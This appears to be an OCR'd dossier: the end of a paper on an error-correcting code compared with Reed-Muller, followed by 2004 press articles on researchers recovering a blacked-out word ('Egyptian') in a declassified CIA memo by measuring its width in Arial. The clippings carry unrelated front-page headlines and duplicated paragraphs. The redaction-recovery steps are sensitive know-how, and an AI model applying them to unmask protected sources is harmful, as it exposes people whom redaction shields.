In this section we provide a performance analysis of our code. Since it uses Reed-Muller code for encoding the redundancy $c(m)$, we first recall Reed-Muller's parameters.

2.1 Reed-Muller Codes

The Reed-Muller code forms a family of linear codes, determined by two parameters r and m. The code length is $\ell = 2^m$, the dimension k is given by :

$$k = \sum_{i=0}^{r} \binom{m}{i}$$

and the minimum distance is $d = 2^{m-r}$. One can correct up to $t = 2^{m-r-1} - 1$ errors. Some examples of (ℓ, k, t) triples are given in table 1. For example, a message of size $k = 163$ bits can be encoded as a string of length $\ell = 256$ bits, in which up to $t = 7$ errors can be corrected.

ℓ	16	64	128	256	512	2048	8192	32768	131072
k	11	42	99	163	382	1024	5812	9949	65536
t	1	3	3	7	7	31	31	255	255

Table 1. Examples of length ℓ, dimension k, and t errors correction for Reed-Muller code

2.2 Performance of The New Error-Correcting Code

From inequality (1) and using the fact that $p_n \simeq n \cdot \log n$, we obtain the following bit-size for $c(m)$:

$$\log_2 p \simeq \frac{2 \cdot t}{\log 2} \log(n \log n) \tag{3}$$

Recall that $c(m)$ is encoded using Reed-Muller. The total length of the encoded message (ℓ) is thus the sum of m's bit-length plus the length of RM($c(m)$). We provide in table 2 some numerical values. For example, if we want to correct $t = 31$ errors in a message of size $n = 5812$ bits, we obtain using (3) that the bit-size of $c(m)$ is 931 bits. From table 1, we see that for 31 errors, a 1024 bit-string can be encoded into a 2048-bit codeword. Therefore, $c(m)$ will be encoded into a 2048-bit codeword and we obtain an encoded message of size 5812+2048 = 7860 bits. This is slightly better than the corresponding 8192-bit Reed-Muller codeword.

ℓ	638	7860	98304
n	382	5812	65536
$c(m)$	157	931	9931
RM($c(m)$)	256	2048	32768
t	7	31	255

Table 2. Examples of length ℓ, dimension n, and t errors correction for our new code

Table 2 show that for large message size and a small number of errors, our error-correcting code slightly outperforms Reed-Muller, whereas for smaller message sizes, Reed-Muller is more efficient. For example, for a message of size $n = k = 382$ bits, our code gives a 638-bit codeword whereas a Reed-Muller codeword will only be 512 bits long.

3 Possible Improvements

In this section we describe a possible improvement of our code. The idea consists in generating a smaller prime p than previously; namely we generate a prime p satisfying :

$$2^{u-1} \cdot (p_n)^t < p \leq 2^u \cdot (p_n)^t \tag{4}$$

for some small integer $u \geq 1$ (we suggest to take $u = 50$). For large n and t the size of the new prime p will be approximately half the size of the prime p generated in the previous section. The encoding of m is done as previously but the resulting redundancy $c(m)$ is approximately twice smaller than that of the previous section. As previously, we have :

$$s = \frac{a}{b} \mod p, \begin{cases} a = \prod_{(m'_i=1)\wedge(m_i=0)} p_i \\ b = \prod_{(m'_i=0)\wedge(m_i=1)} p_i \end{cases} \tag{5}$$

and since there are at most t errors, we must have :

$$a \cdot b \leq (p_n)^t \tag{6}$$

The difference with respect to the mechanism described in the previous section is that we don't have a fixed bound for a and b anymore; equation (6) only provides a bound for the product $a \cdot b$. Therefore, we define a finite sequence (A_i, B_i) of integers such that $A_i = 2^{u \cdot i}$ and $B_i = \lfloor (p-1)/(2 \cdot A_i) \rfloor$ and $B_i > 1$. For all $i > 0$ we have that $2A_i \cdot B_i < p$. Moreover, From equations (4) and (6) there must be at least one index i such that $0 \leq a \leq A_i$ and $0 < b \leq B_i$. Then using the algorithm of theorem 1, given A_i, B_i, p and s, one can recover a and b, and eventually recover m. The problem is that (as opposed to the original scheme) we have no guarantee that such a (a, b) is unique. Namely we could in theory stumble upon another (a', b') satisfying (5) for some index $i' \neq i$. We expect this to happen with negligible probability for large enough u, but this makes the modified code heuristic only.

4 Conclusion

We have described a new error-correcting code. For some set of parameters, our code is more efficient than Reed-Muller. Note that using Reed-Muller for protecting $c(m)$ is given for illustrative purposes. An alternative solution would be to transmit m along with $\{c(m), c^2(m), \ldots, c^k(m)\}$ (where $c^i(m)$ denotes i successive applications of the encoding function) and replicate $2t + 1$ the element $c^k(m)$. Upon reception, $c^k(m)$ is identified by a majority vote and then errors are corrected recursively until m is reached.

References

1. J. Stern, P.-A. Fouque and G.-J. Wackers, *CryptoComputing with Rationals.* Proceedings of Financial Cryptography 2002, Lecture Notes in Computer Science (2002), Springer-Verlag.
2. B. Vallée, *Gauss' algorithm revisited.* J. Algorithms, 12:556-572, 1991.

Des Cryptologues Déchiffrent un Terme Censuré dans un « Mémo » Adressé par la CIA à George Bush

[*Le Monde*, page 22, 8 mai 2004]

Hervé Morin

WEEK-END Le Monde

www.lemonde.fr

À LA « UNE » Michael Moore, cinéaste rebelle, attendu à Cannes

PORTFOLIO Dix ans de vie à bord des trains chinois, par Wang Fuchun

ARCHIVES Jérôme Savary : le Grand Magic Circus, Lyon, Chaillot, etc.

60e ANNÉE – N° 18439 – 2,50 € – FRANCE MÉTROPOLITAINE, BELGIQUE, LUXEMBOURG – SAMEDI 8 MAI 2004 – FONDATEUR : HUBERT BEUVE-MÉRY – DIRECTEUR : JEAN-MARIE COLOMBANI

Raffarin : amnistie fiscale pour les capitaux cachés à l'étranger

Mobilisation contre la pollution chimique

Irak : les armées privées de la guerre

L'usine géante de l'Airbus A380

Le guitariste de Noir Désir : « Quand notre pote sortira... »

Dettes de l'Etat : la prophétie de Mirabeau

22/LE MONDE/SAMEDI 8 MAI 2004

AUJOURD'HUI SCIENCES

Le déploiement du radar de Mars Express repoussé

En dépliant ses antennes, Marsis, l'instrument de traque de l'eau, pourrait heurter le satellite

Des cryptologues déchiffrent un terme censuré dans un « mémo » adressé par la CIA à George Bush

Un passage recouvert à l'encre noire dans un document récemment diffusé par la Maison Blanche a été reconstitué. La méthode pourrait être appliquée à bon nombre d'archives déclassifiées

QUATRE ÉTAPES POUR DÉVOILER LE MOT MASQUÉ

Un numéro exceptionnel

Selon de nouveaux vestiges, l'homme a tenté d'apprivoiser le feu en Israël, il y a 700 000 ans

Un passage recouvert à l'encre noire dans un document récemment diffusé par la Maison Blanche a été reconstitué. La méthode pourrait être appliquée à bon nombre d'archives déclassifiées.

Il *« s'ennuyait »* devant la télévision, le week-end de Pâques, *« lorsque le mémo de la CIA à George Bush a été diffusé »*, se souvient David Naccache, spécialiste du chiffrement des données de la société française Gemplus. *« J'ai aussitôt téléphoné à Claire Whelan, une étudiante de la Dublin City University, dont je dirige la thèse, pour lui proposer de s'attaquer aux passages caviardés »*, raconte-t-il. Mission accomplie, ou presque.

Le « mémo » en question, adressé le 6 août 2001 par la CIA au président Bush et intitulé « Ben Laden déterminé à frapper aux USA », venait d'être déclassifié par la Maison Blanche. Celle-ci voulait prouver que la précision des avertissements des services de renseignement n'était pas suffisante pour permettre au président d'empêcher les attaques du 11 Septembre. Mais cinq passages précisant les sources des renseignement collectés avaient été recouverts d'encre noire.

Pour le cryptologue David Naccache, ces fragments illisibles étaient autant de chiffons rouges. Le résultat de ses efforts - *« conduits à titre privé »*, précise-t-il, soucieux de ne pas impliquer son employeur dans son initiative - a été présenté mardi 4 mai lors de la conférence Eurocrypt 2004 qui a réuni jusqu'au 6 mai à Interlaken, en Suisse, le gratin de la cryptographie mondiale. *« La démonstration était fort impressionnante »*, juge Jean-Jacques Quisquater (université de Louvain-la-Neuve), spécialiste du domaine, qui salue cette entreprise de *« reverse engineering de document censuré »*.

David Naccache et son élève ont en effet réussi à découvrir l'un des mots censurés. Le terme « Egyptian » leur semble le seul possible. Ils veulent peaufiner leur méthode avant de rendre leur verdict sur un passage plus long, afin de ne pas la discréditer. Et ils ont carrément jeté l'éponge pour un mot totalement isolé, faute d'indices suffisants.

La technologie employée n'a, à première vue, rien de révolutionnaire. Les deux chercheurs ont d'abord « redressé » le texte, déformé lors de sa numérisation - l'inclinaison n'était que de $0{,}52^\circ$. Ils ont ensuite utilisé un logiciel de reconnaissance de caractères pour déterminer la police du texte qui fixe le nombre de signes par unité de longueur. Le simple recours à un dictionnaire d'anglais permet alors d'établir une liste de mots possibles. *« 1 530 correspondaient »*, indique David Naccache.


Mais l'article « an » précédant le mot mystère impliquait que celui-ci commençait nécessairement par une voyelle, ce qui a permis de ramener la liste à 346 mots. En français, un indice fourni par des articles comme « un » ou « une » aurait, de la même façon, permis de resserrer les recherches. La sélection a aussi été facilitée par le fait que la police de caractère, l'Arial, est « proportionnelle », c'est-à-dire que la « chasse » des lettres varie. L'espace occupé par un i diffère de celui pris par un w, ce qui peut donner des indices supplémentaires, par rapport aux polices dites « monospace », comme le Courrier, souvent utilisé, où toutes les lettres se valent.

« Parmi les mots "survivants", cinq ou six pouvaient faire sens, mais seul Egyptian correspondait au contexte », indique le cryptologue. Cette dernière étape relève plus de l'intelligence humaine que de la géométrie du texte. Pour choisir parmi ukrainian, uninvited, unofficial, incursive, Egyptian, indebted et ugandan, les deux chercheurs se sont appuyés sur leur bon sens, l'Ouganda et l'Ukraine semblant trop éloignés du théâtre des opérations pour être retenus, par exemple.

Sans doute l'analyse du « mémo » de la CIA ne dévoile-t-elle qu'un *« secret de polichinelle »*, reconnaît David Naccache. Mais la méthode systématise les recherches. Dans un autre « mémo », elle a révélé que des hélicoptères civils militarisés par les Irakiens avaient été achetés à la Corée du Sud. Et rien ne s'oppose à l'application automatisée de cette technique à l'ensemble des documents déclassifiés, dans lesquels elle pourrait mettre au jour *« des mots isolés, voire des groupes de deux ou trois mots »*. Avis aux censeurs...

QUATRE ÉTAPES POUR DÉVOILER LE MOT MASQUÉ

Le cryptologue David Naccache a retrouvé un mot recouvert à l'encre noire en combinant plusieurs outils informatiques.



Déclassifié le 10 avril par la Maison Blanche, le « mémo » adressé le 6 août 2001 par la CIA à George Bush reste partiellement « caviardé » par souci de protection des sources.

1 Redresser le document

0,52°

2 Identifier la police de caractère

ARIAL 324

3 Déterminer de la taille du mot

16 mm

4 Comparer avec le dictionnaire

→ 1 530 mots candidats

- Le mot est précédé par « an », il commence donc par une voyelle

→ 346 mots candidats

- En tenant compte du contexte, il ne reste plus que...

→ 7 mots candidats

Ukrainian
uninvited
unofficial
incursive
indebted
Ugandan
Egyptian → mot retenu

ve told an [redacted] service
ing to exploit the operative's
(EIJ) operative told an [redacted] service
adin was planning to exploit the operative's
(EIJ) operative told an Egyptian service
adin was planning to exploit the operative's

Researchers Develop Computer Techniques to Bring Blacked-Out Words to Light

[*The New York Times*, page C4, 10 mai 2004]

John Markoff

The New York Times

MONDAY, MAY 10, 2004

CHECHNYA BOMB KILLS PRESIDENT, A BLOW TO PUTIN

Brutal Images Buttress Anger Of Ex-Prisoners

FIRST TRIAL SET TO BEGIN MAY 19 IN ABUSE IN IRAQ

Herbal Drug Widely Embraced In Treating Resistant Malaria

Eye on F.C.C., TV and Radio Watch Words

Honor for Dr. King Splits Florida City, And Faces Reversal

THE NEW YORK TIMES, MONDAY, MAY 10, 2004

New Undersea Cable Projects Face Some Old Problems

Researchers Develop Computer Techniques to Bring Blacked-Out Words to Light

I.B.M. Takes Aim at Microsoft With Server-Based Software for PC's and Hand-Held Devices

European researchers at a security conference in Switzerland last week demonstrated computer-based techniques that can identify blacked-out words and phrases in confidential documents.

The researchers showed their software at the conference, the Eurocrypt, by analyzing a presidential briefing memorandum released in April to the commission investigating the Sept. 11 attacks. After analyzing the document, they said they had high confidence the word "Egyptian" had been blacked out in a passage describing the source of an intelligence report stating that Osama Bin Ladin was planning an attack in the United States.

The researchers, David Naccache, the director of an information security lab for Gemplus S.A., a Luxembourg-based maker of banking and security cards, and Claire Whelan, a computer science graduate student at Dublin City University in Ireland, also applied the technique to a confidential Defense Department memorandum on Iraqi military use of Hughes helicopters.

They said that although the name of a country had been blacked out in that memorandum, their software showed that it was highly likely the document named South Korea as having helped the Iraqis.

The challenge of identifying blacked-out words came to Mr. Naccache as he watched television news on Easter weekend, he said in a telephone interview last Friday.

”The pictures of the blacked-out words appeared on my screen, and it piqued my interest as a cryptographer,” he said. He then discussed possible solutions to the problem with Ms. Whelan, whom he is supervising as a graduate adviser, and she quickly designed a series of software programs to use in analyzing the documents.

Although Mr. Naccache is the director of Gemplus, a large information security laboratory, he said that the research was done independently from his work there.

The technique he and Ms. Whelan developed involves first using a program to realign the document, which had been placed on a copying machine at a slight angle. They determined that the document had been tilted by about half a degree.

By realigning the document it was possible to use another program Ms. Whelan had written to determine that it had been formatted in the Arial font. Next, they found the number of pixels that had been blacked out in the sentence: ”An Egyptian Islamic Jihad (EIJ) operative told an xxxxxxxx service at the same time that Bin Ladin was planning to exploit the operative's access to the US to mount a terrorist strike.” They then used a computer to determine the pixel length of words in the dictionary when written in the Arial font.

The program rejected all of the words that were not within three pixels of the length of the word that was probably under the blackened-out area in the document.


The software then reduced the number of possible words to just 7 from 1,530 by using semantic guidelines, including the grammatical context. The researchers selected the word ”Egyptian” from the seven possible words, rejecting ”Ukrainian” and ”Ugandan,” because those countries would be less likely to have such information.

After the presentation at Eurocrypt, the researchers discussed possible measures that government agencies could take to make identifying blacked-out words more difficult, Mr. Naccache said in the phone interview. One possibility, he said, would be for agencies to use optical character recognition technology to rescan documents and alter fonts.

In January, the State Department required that its documents use a more modern font, Times New Roman, instead of Courier, Mr. Naccache said. Because Courier is a monospace font, in which all letters are of the same width, it is harder to decipher with the computer technique. There is no indication that the State Department knew that.

Experts on the Freedom of Information Act said they feared the computer technique might be used as an excuse by government agencies to release even more restricted versions of documents.

”They have exposed a technique that may now become less and less useful as a result,” said Steven Aftergood, a senior research analyst at the Federation of American Scientists, of the research project. ”We care because there are all kinds of things withheld by government agencies improperly.”



An Egyptian Islamic Jihad (EIJ) operative told an Egyptian service at the same time that Bin Ladin was planning to exploit the operative's access to the US to mount a terrorist strike.

A decryption of part of a Defense Department memorandum to the White House about a terrorist attack. A new method recovered the deleted word ”Egyptian.”

Censoring: You Can Write but Can’t Hide

[*The International Herald Tribune*, page 10, 10 mai 2004]

John Markoff

European researchers at a security conference in Switzerland last week demonstrated computer-based techniques that can successfully identify blacked-out words and phrases in confidential documents. The researchers demonstrated their software at the Eurocrypt conference by analyzing a U.S. presidential briefing memorandum released in April to the commission investigating the Sept. 11 attacks. After analyzing the document, they said they had high confidence the word Egyptian had been blacked out in a passage describing the source of an intelligence report stating that Osama Bin Laden was planning to attack in the United States.

The researchers are David Naccache, the director of an information security lab for Gemplus, a European maker of banking and security cards based in Luxembourg, and Claire Whelan, a computer science graduate student in Ireland.

They also applied the technique to a confidential U.S. Defense Department memo on Iraqi military use of Hughes helicopters. They said that although the name of a country had been blacked out in that memo, their software showed that it was highly likely the document named South Korea as having helped the Iraqis. The challenge of identifying blacked-out words came to Naccache as he was watching television on Easter weekend, he said by telephone Friday.

The pictures of the blacked-out words appeared on my screen and it piqued my interest as a cryptographer, he said. He then discussed possible solutions to the problem with Whelan and she quickly designed a series of software programs to use in analyzing the documents.

Although he is the director of a large information security laboratory, he said the research had been done independently from his work with Gemplus.

The technique developed by Naccache and Whelan involves first using a program to realign the document that was placed on a copying machine at a slight angle. They were able to determine the document had been tilted by about a half a degree.

By realigning the document, it was possible to use another program that Whelan had written to determine that it was formatted in the Arial font. Next, they found the number of pixels that had been blacked out in the sentence: An Egyptian Islamic Jihad (EIJ) operative told an xxxxxxxx service at the same time that Bin Ladin was planning to exploit the operative's access to the US to mount a terrorist strike. They then used a computer to determine the pixel length of words in the dictionary when written in the Arial font. The program rejected all of the words that were not within three pixels of the length of the word that was probably underneath the blackened area in the document.

The software then reduced the number from 1,530 possibilities to just seven by using semantic guidelines. Ultimately, the researchers selected the word Egyptian from the seven possible words, rejecting Ukrainian and Ugandan, because those countries would be less likely to have such information.

During a discussion after the presentation at Eurocrypt, Naccache said, the researchers had discussed possible measures that government agencies could take to make identifying blacked-out words more difficult. One possibility, he said, would be for agencies to use optical character recognition technology to re-scan documents and alter fonts.

Naccache also said that this year the U.S. State Department mandated that the use of a more modern font in its documents, Times New Roman instead of Courier. Because Courier is a monospace font, in which all letters are of the same width, it was harder to decipher with the computer technique.

In the United States, experts on the Freedom of Information Act said they feared that the technique might be used as an excuse by government agencies to release even more restricted versions of documents. They have exposed a technique that may now become less and less useful as a result, said Steven Aftergood, an analyst at the Federation of American Scientists, of the research project. We care because there are all kinds of things withheld by government agencies improperly.

US Intelligence Exposed as Student Decodes Iraq Memo

[*Nature*, vol. 429, page 116, 2004.]

Declan Butler

13 May 2004
International weekly journal of science
nature
£10.00
www.nature.com/nature
Stellar performance
New images capture the birth of a high-mass star
Bioterrorism
Smallpox vaccination tactics
Geological time
Earth's history recalibrated
Ageing in the lab
Can worms and cells model the human condition?
inside this week
nature outlook
Japan: The race is on
naturejobs food microbiology
20>

news

Bush pressured as Nancy Reagan pleads for stem-cell research

Erika Check, Washington

Almost three years after President Bush laid down a policy restricting the use of public funds in embryonic stem-cell research, calls are growing for the White House to revisit the rules.

On 8 May, Nancy Reagan, former first lady and an icon of Bush's Republican party, spoke publicly for the first time of her support for stem-cell research. She had written letters in favour of it before but her speech, at a benefit dinner in Los Angeles for the Juvenile Diabetes Research Foundation, is seen by supporters of the research as a significant public-relations breakthrough.

Reagan said that she had been moved to support research using stem cells through watching her husband succumb to Alzheimer's disease. "Ronnie's long journey has finally taken him to a place where I can no longer reach him," she said. "We cannot share the wonderful memories of our 52 years together, and I think that is the hardest part. I am determined to do whatever I can to save other families from this pain."

A few days earlier, on 4 May, the majority leader in the Senate, Bill Frist (Republican, Tennessee), said he thought the time had come to review President Bush's policy. The rules let researchers use public funds to work on embryonic stem-cell lines only if the lines were derived before the day the policy was announced — 9 August 2001.

"Momentum is building in the research done, and in Congress," says a Republican staff member for the Senate Committee on Appropriations.

Last month, 206 members of Congress, including 36 Republicans, sent a letter to President Bush asking him to expand his policy. Among its signatories were members of Congress who had previously opposed the research, such as lawmaker Dana Rohrabacher (Republican, California). Rohrabacher told reporters that he had changed his mind after hearing from patients who hope the reasearch will help cure their diseases.

A similar letter is circulating in the Senate, and White House officials have indicated that the president will meet with the authors of the House letter.

Although the National Institutes of Health estimated that researchers would be able to work on 78 stem-cell lines, fewer than 20 are actually available today. And biologists have raised doubts about the suitability of these for clinical research. ■

Declassified and Approved
for Release, 10 April 2004

Bin Ladin Determined To Strike in US

Clandestine, foreign government, and media reports indicate Bin Ladin since 1997 has wanted to conduct terrorist attacks in the US. Bin Ladin implied in US television interviews in 1997 and 1998 that his followers would follow the example of World Trade Center bomber Ramzi Yousef and "bring the fighting to America."

After US missile strikes on his base in Afghanistan in 1998, Bin Ladin told followers he wanted to retaliate in Washington, according to a [redacted] service.

An Egyptian Islamic Jihad (EIJ) operative told an [redacted] service at the same time that Bin Ladin was planning to exploit the operative's access to the US to mount a terrorist strike.

The millennium plotting in Canada in 199
Bin Ladin's first serious att
US. Convicted plotter

US intelligence exposed as student decodes Iraq memo

Declan Butler

Armed with little more than an electronic dictionary and text-analysis software, Claire Whelan, a graduate student in computer science at Dublin City University in Ireland, has managed to decrypt words that had been blotted out from declassified documents to protect intelligence sources.

She and one of her PhD supervisors, David Naccache, a cryptographer with Gemplus, which manufactures banking and security cards, tackled two high-profile documents. One was a memo to US President George Bush that had been declassified in April for an inquiry into the 11 September 2001 terrorist attacks. The other was a US Department of Defense memo about who helped Iraq to 'militarize' civilian Hughes helicopters.

It all started when Naccache saw the Bush memo on television over Easter. "I was bored, and I was looking for challenges for Claire to solve. She's a wild problem solver, so I thought that with this one I'd get peace for a week," Naccache says. Whelan produced a solution in slightly less than that.

Demasking blotted out words was easy, Naccache told *Nature*. "Optical recognition easily identified the font type — in this case Arial — and its size," he says. "Knowing this, you can estimate the size of the word behind the blot. Then you just take every word in the dictionary and calculate whether or not, in that font, it is the right size to fit in the space, plus or minus 3 pixels."

A computerized dictionary search yielded 1,530 candidates for a blotted out word in this sentence of the Bush memo: "An Egyptian Islamic Jihad (EIJ) operative told an [redacted] service at the same time that Bin Ladin was planning to exploit the operative's access to the US to mount a terrorist strike." A grammatical analyser yielded just 346 of these that would make sense in English.

A cursory human scan of the 346 removed unlikely contenders such as acetose, leaving just seven possibilities: Ugandan, Ukrainian, Egyptian, uninvited, incursive, indebted and unofficial. Egyptian seems most likely, says Naccache. A similar analysis of the defence department's memo identified South Korea as the most likely anonymous supplier of helicopter knowledge to Iraq.

Intelligence experts say the technique is cause for concern, and that they may think about changing procedures. One expert adds that rumour-mongering on probable fits might engender as much confusion and damage as just releasing the full, unadulterated text.

Naccache accepts the criticism that although the technique works reasonably well on single words, the number of candidates for more than two or three consecutively blotted out words would severely limit it. Many declassified documents contain whole paragraphs blotted out. "That's impossible to tackle," he says, adding that, "the most important conclusion of this work is that censoring text by blotting out words and re-scanning is not a secure practice".

Naccache and Whelan presented their results at Eurocrypt 2004, a meeting of security researchers held in Interlaken, Switzerland, in early May. They did not present at the formal sessions, but at a Tuesday evening informal 'rump session', where participants discuss work in progress. "We came away with the prize for the best rump-session talk — a huge cow-bell," says Naccache. ■

116

©2004 Nature Publishing Group

NATURE | VOL 429 | 13 MAY 2004 | www.nature.com/nature

Armed with little more than an electronic dictionary and text-analysis software, Claire Whelan, a graduate student in computer science at Dublin City University in Ireland, has managed to decrypt words that had been blotted out from declassified documents to protect intelligence sources.

She and one of her PhD supervisors, David Naccache, a cryptographer with Gemplus, which manufactures banking and security cards, tackled two high-profile documents. One was a memo to US President George Bush that had been declassified in April for an inquiry into the 11 September 2001 terrorist attacks. The other was a US Department of Defense memo about who helped Iraq to 'militarize' civilian Hughes helicopters.

It all started when Naccache saw the Bush memo on television over Easter. "I was bored, and I was looking for challenges for Claire to solve. She's a wild problem solver, so

I thought that with this one I'd get peace for a week," Naccache says. Whelan produced a solution in slightly less than that.

Demasking blotted out words was easy, Naccache told Nature. "Optical recognition easily identified the font type – in this case Arial – and its size," he says."Knowing this, you can estimate the size of the word behind the blot. Then you just take every word in the dictionary and calculate whether or not, in that font, it is the right size to fit in the space, plus or minus 3 pixels."

A computerized dictionary search yielded 1,530 candidates for a blotted out word in this sentence of the Bush memo: "An Egyptian Islamic Jihad (EIJ) operative told an [redacted] service at the same time that Bin Ladin was planning to exploit the operative's access to the US to mount a terrorist strike."A grammatical analyser yielded just 346 of these that would make sense in English.

A cursory human scan of the 346 removed unlikely contenders such as acetose, leaving just seven possibilities: Ugandan, Ukrainian, Egyptian, uninvited, incursive, indebted and unofficial. Egyptian seems most likely, says Naccache. A similar analysis of the defence department's memo identified South Korea as the most likely anonymous supplier of helicopter knowledge to Iraq.

Intelligence experts say the technique is cause for concern, and that they may think about changing procedures. One expert adds that rumour-mongering on probable fits might engender as much confusion and damage as just releasing the full,unadulterated text.


Naccache accepts the criticism that although the technique works reasonably well on single words, the number of candidates for more than two or three consecutively blotted out words would severely limit it. Many declassified documents contain whole paragraphs blotted out. "That's impossible to tackle," he says, adding that, "the most important conclusion of this work is that censoring text by blotting out words and re-scanning is not a secure practice".

Naccache and Whelan presented their results at Eurocrypt 2004, a meeting of security researchers held in Interlaken, Switzerland, in early May.They did not present at the formal sessions, but at a Tuesday evening informal 'rump session', where participants discuss work in progress. "We came away with the prize for the best rump-session talk – a huge cow-bell," says Naccache.

Code Cracker Triumphs in Battle of Wits

[*The Irish Times*, page 17, 27 mai 2004.]

Dick Ahlstrom



A computer scientist at DCU is working out how to make smart cards safer - with an unexpected spin-off, reports Dick Ahlstrom.

It is a battle of wits with huge rewards for the winner. Crooks are finding new ways to attack "smart card" bank and credit-card technology while card manufacturers counter with increasingly complex defences.

A Dublin City University graduate student is engaged in this battle royal while working towards a PhD on computer security. Claire Whelan, of DCU's computer-science department, benefits from a research collaboration agreed between the university and Gemplus, a Luxembourg-based smart-card manufacturer.

It is all about protecting the security systems build in to smart cards, explains Whelan. "These are plastic cards with an embedded microprocessor." Examples include the SIM card in your mobile phone, the next generation of credit cards and, in the future, passports and driving licences, she says.

The chips carry highly sensitive coded information of value to thieves, providing a financial incentive to overcome each new security barrier as it is installed. Whelan is working on both sides of this fence, trying to crack systems as a way to make them safer.

"We are finding new attacks and defending against them," she says. "There are countermeasures, but nothing can guard against them 100 per cent."

Even so, Whelan must be a formidable investigator, given her recent involvement in a new method to read blacked-out sections of declassified government documents.

She and Dr David Naccache of Gemplus decoded the hidden words in a memo to President Bush that was released last month for an inquiry in to September 11th. The pair also read concealed words in documents from the Hutton Inquiry in to the death of the UK government scientist Dr David Kelly.


The two devised a way to measure the width of the blacked-out word, first identifying the font, then measuring the covered word down to a small fraction of a letter width. A computer interrogates an online dictionary to find words of similar width; then grammatical analysis rules out most of these. A simple human scan of the remaining candidate words will reveal the most likely hidden one. The context of the sentence helps this, she says.

The two researchers presented their technique earlier this month at the Eurocrypt 2004 conference, in Switzerland, where they caused quite a stir.

This work is some distance, however, from her real research interests, which relate to "side channel attacks" on smart cards. The work focuses on the tiny electronic signals given off by a smart card while it is in operation. "When smart cards are put in to the reader they do certain operations," she says. "Information leaks naturally from the card. You can pick this up and find ways to take information from the card."

They use several techniques, including studying how much power the card uses. "We look down at the very low-level operations and try to make a correlation between the power used by the card and these low-level operations," she says. If they can make the connection they can work out the hidden encryption key used to conceal the data, which in turn will open up whatever details the card holds.

Whelan received a three-year EUR60,000 scholarship to pursue the work from the Irish Research Council for Science, Engineering and Technology. "I wouldn't be here if it wasn't for them," she says.



Declassified and Approved
for Release, 10 April 2004

Bin Ladin Determined To Strike in US

[redacted] *Clandestine, foreign government, and media reports indicate Bin Ladin since 1997 has wanted to conduct terrorist attacks in the US.* Bin Ladin implied in US television interviews in 1997 and 1998 that his followers would follow the example of World Trade Center bomber Ramzi Yousef and "bring the fighting to America."

> After US missile strikes on his base in Afghanistan in 1998, Bin Ladin told followers he wanted to retaliate in Washington, according to a [redacted] service.

> An Egyptian Islamic Jihad (EIJ) operative told an [redacted] service at the same time that Bin Ladin was planning to exploit the operative's access to the US to mount a terrorist strike.

